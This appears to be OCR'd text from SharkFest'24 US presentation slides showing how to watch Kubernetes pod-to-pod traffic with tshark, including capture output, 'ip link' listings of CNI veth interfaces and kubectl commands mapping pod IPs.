   41 5.994032186    10.42.0.2 → 10.42.0.1    TCP 66 8080 → 54678 [ACK] Seq=139 Ack=109 Win=65152 Len=0 TSval=1000977357 TSecr=582450992
   42 5.999657596    10.42.0.1 → 10.42.0.2    TCP 74 33258 → 8181 [SYN] Seq=0 Win=64390 Len=0 MSS=1370 SACK_PERM=1 TSval=582450998 TSecr=0 WS=128
   43 5.999674639    10.42.0.2 → 10.42.0.1    TCP 74 8181 → 33258 [SYN, ACK] Seq=0 Ack=1 Win=65184 Len=0 MSS=1370 SACK_PERM=1 TSval=1000977363 TSecr=582450998 WS
=128
   44 5.999691133    10.42.0.1 → 10.42.0.2    TCP 66 33258 → 8181 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=582450998 TSecr=1000977363
   45 5.999907062    10.42.0.1 → 10.42.0.2    HTTP 172 GET /ready HTTP/1.1
   46 5.999925047    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33258 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1000977363 TSecr=582450998
   47 6.000045019    10.42.0.2 → 10.42.0.1    HTTP 203 HTTP/1.1 200 OK  (text/plain)
   48 6.000070164    10.42.0.1 → 10.42.0.2    TCP 66 33258 → 8181 [ACK] Seq=107 Ack=138 Win=64384 Len=0 TSval=582450998 TSecr=1000977363
   49 6.000155133    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33258 [FIN, ACK] Seq=138 Ack=107 Win=65152 Len=0 TSval=1000977363 TSecr=582450998
   50 6.000181657    10.42.0.1 → 10.42.0.2    TCP 66 33258 → 8181 [FIN, ACK] Seq=107 Ack=139 Win=64384 Len=0 TSval=582450998 TSecr=1000977363
   51 6.000192958    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33258 [ACK] Seq=139 Ack=108 Win=65152 Len=0 TSval=1000977363 TSecr=582450998
^C51 packets captured
root@master:~# 
```

- ip link show | grep cni


- tshark -i cni0 -a duration:8 -w capture.pcap

https://tshark.dev/capture/limit_size/

Watching Pod-to-Pod Traffic

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



```
root@master:~# ip link show | grep cni
4: cni0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue state UP mode DEFAULT group default qlen 1000
6: veth5a4dd9fa@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether ba:47:87:64:a9:59 brd ff:ff:ff:ff:ff:ff link-netns cni-809469ef-ed92-0d12-5222-e98978197999
7: veth6cd8b22e@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether ba:d1:58:4a:e0:0d brd ff:ff:ff:ff:ff:ff link-netns cni-3cb4a285-8deb-b358-674f-74c1d009c339
8: vethf38346b2@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 06:90:73:80:e6:4f brd ff:ff:ff:ff:ff:ff link-netns cni-b9460256-cea3-61d1-15e5-c572b9041d03
10: veth7c8bc127@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 4a:a6:47:11:9f:d6 brd ff:ff:ff:ff:ff:ff link-netns cni-4ce8de75-1875-9795-55d0-c7176f3b46c2
11: veth0e75f912@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 22:d3:18:58:2a:58 brd ff:ff:ff:ff:ff:ff link-netns cni-66154dae-865d-53b8-2ab4-ac1bc557d0d0
13: veth4bab1bab@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 8a:2b:72:c2:35:6e brd ff:ff:ff:ff:ff:ff link-netns cni-54cf4536-63dd-bffe-c9b1-a7f1d2774a3d
14: vethb77146a7@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 3a:e0:86:68:ed:4b brd ff:ff:ff:ff:ff:ff link-netns cni-53a2ca0a-4ebe-8df2-e32f-6ff132beb750
15: vethe70efa47@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 96:27:ea:13:8a:a0 brd ff:ff:ff:ff:ff:ff link-netns cni-2a96cecd-b5f4-96c9-5d33-ea5acff55d42
16: vethd8f20ba7@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether fe:44:89:82:c0:64 brd ff:ff:ff:ff:ff:ff link-netns cni-bd6eb94a-75f1-511d-7367-13f3ede803d9
17: vethe9aa4a2b@if3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1410 qdisc noqueue master cni0 state UP mode DEFAULT group default
    link/ether 82:d1:f2:79:09:7f brd ff:ff:ff:ff:ff:ff link-netns cni-fe475a4d-fe39-b60a-1c07-1e4f8a7659b0
root@master:~# tshark -i cni0 -a duration:8 -w capture1.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'cni0'
303
root@master:~# tshark -r capture1.pcap -Y "ip.src == 10.42.0.6 and tcp" | grep -E "10.42.0.6|TCP"
Running as user "root" and group "root". This could be dangerous.
  126 3.729655546    10.42.0.6 → 10.5.0.18    TCP 66 37968 → 6443 [ACK] Seq=1 Ack=1 Win=3344 Len=0 TSval=2853572607 TSecr=3647687957
  233 5.773669907    10.42.0.6 → 10.5.0.18    TCP 66 37974 → 6443 [ACK] Seq=1 Ack=1 Win=502 Len=0 TSval=2853574651 TSecr=3647689820
  240 5.830376389    10.42.0.6 → 10.5.0.18    TLSv1.2 111 Application Data
  244 5.858080785    10.42.0.6 → 10.5.0.18    TCP 66 51372 → 10250 [ACK] Seq=46 Ack=11898 Win=502 Len=0 TSval=1331450137 TSecr=3647720805
  246 5.858196795    10.42.0.6 → 10.5.0.18    TLSv1.2 108 Application Data
  247 5.858231615    10.42.0.6 → 10.5.0.18    TLSv1.2 108 Application Data
  250 6.001324359    10.42.0.6 → 10.5.0.18    TCP 66 [TCP Previous segment not captured] 37974 → 6443 [ACK] Seq=2 Ack=4126 Win=491 Len=0 TSval=2853574878 TSecr=3
647720948
  252 6.001364297    10.42.0.6 → 10.5.0.18    TCP 66 37974 → 6443 [ACK] Seq=2 Ack=5859 Win=501 Len=0 TSval=2853574878 TSecr=3647720948
root@master:~# kubectl get pods -A -o wide | grep -E "coredns|10.42.0.6"
kube-system   metrics-server-86cbb8457f-q58ns          1/1     Running     0          35m   10.42.0.6    master   <none>           <none>
kube-system   coredns-7448499f4d-nkktc                 1/1     Running     0          35m   10.42.0.2    master   <none>           <none>
```


tshark -i cni0 -a duration:8 -w capture.pcap

Using Kubectl for ipconfig

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us

